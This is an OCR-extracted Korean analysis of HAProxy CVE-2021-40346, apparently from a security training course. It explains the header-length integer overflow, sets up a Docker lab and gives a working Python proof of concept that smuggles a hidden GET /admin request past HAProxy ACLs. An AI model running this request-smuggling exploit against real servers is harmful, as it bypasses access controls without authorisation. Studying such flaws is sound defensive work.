WHS CVE-2021-40346 분석
htx_add_header() 함수에서 헤더 이름(Header Name)의 길이를 검증하지 않는 과정에서 발생하는 접근 제어 우회(ACL Bypass) 취약점http-request 기반의 경로 접근 제어 규칙 (예: path_beg /admin)이 설정되어 있을 것 — 이 규칙이 우회 대상이 됨HAProxy는 HTTP 헤더를 내부 HTX 포맷으로 저장할 때, 헤더 이름 길이를
8비트(최대 255) 필드에 기록한다. htx_add_header() 함수에는 이 길이를
검증하는 로직이 누락되어 있어, 256바이트 이상의 이름을 보내면 정수
오버플로우가 발생하고 넘친 비트가 인접한 값 길이 필드로 흘러 들어간다.
헤더 이름을 정확히 270바이트로 만들면(270 mod 256 = 14), HAProxy는
이를 "Content-Length"(14글자)로 착각하고, 오버플로우로 오염된 1바이트를
값으로 읽는다. 이 자리에 "0"을 배치하면 위조된
Content-Length: 0 헤더가 만들어진다.
이 위조 헤더 뒤에 진짜 Content-Length 헤더를 이어 보내면, HAProxy는
중복 헤더 중 먼저 온 것(위조된 0)을 채택하고 진짜 값은 폐기한다. 이때
클라이언트로부터 실제 본문을 읽어들이는 과정은 원본 텍스트를 기준으로
정확히 동작하지만, 백엔드로 전달되는 헤더에는 위조된 값(0)이 기록되어
"실제 수신한 본문 크기"와 "백엔드에 통보된 크기"가 불일치하게 된다.
백엔드는 통보받은 값(0)을 믿고 해당 요청이 끝났다고 판단한 뒤, 원래
본문이었던 데이터를완전히 새로운 요청으로 재해석한다. HAProxy의 ACL은
이보다 앞서 최초 요청줄에 대해서만 검사되므로, 숨겨진 두 번째 요청은
검사 대상에 포함되지 못한 채 백엔드에 도달한다. 그 결과 설정된 모든
http-request ACL이 우회된다.
docker compose up --build -d 를 실행하여 취약한 테스트 환경 실행 (haproxy ver.2.2.16 / backend: gunicorn)
아래 코드를 통해 HAProxy와 백엔드 서버 활성화 테스트
until curl -s -o /dev/null http://localhost:8080/; do sleep 1; done
echo "준비 완료"
python3 poc.py --host 127.0.0.1 --port 8080 poc 코드 실행
docker logs cve-2021-40346-backend --tail 5 백엔드 접속 로그를 통해 /admin 요청이 실제로 처리되었는지 확인
import socket
HOST = "127.0.0.1"
PORT = 8080
# 이름을 270바이트로 만들면 8비트 이름 길이 필드가 오버플로우되어
# HAProxy가 이걸 "Content-Length: 0" 헤더로 착각한다.
fake_name = b"Content-Length" + b"0" + b"a" * 255 # 14 + 1 + 255 = 270 bytes
hidden_request = b"GET /admin HTTP/1.1\r\nHost: abc.com\r\nConnection: close\r\n\r\n"payload = (
b"POST / HTTP/1.1\r\n"
b"Host: abc.com\r\n"
+ fake_name + b":\r\n"
+b"Content-Length: " + str(len(hidden_request)).encode() + b"\r\n"
b"\r\n"+ hidden_request
)
with socket.create_connection((HOST, PORT), timeout=5) as s:
s.sendall(payload)
print(s.recv(4096).decode(errors="replace"))
위와 같이 백엔드에서 접근이 제한된 admin에 대한 GET 요청 처리htx_add_header()에 이름/값 길이 검증로직 추가로 근본 해결됨)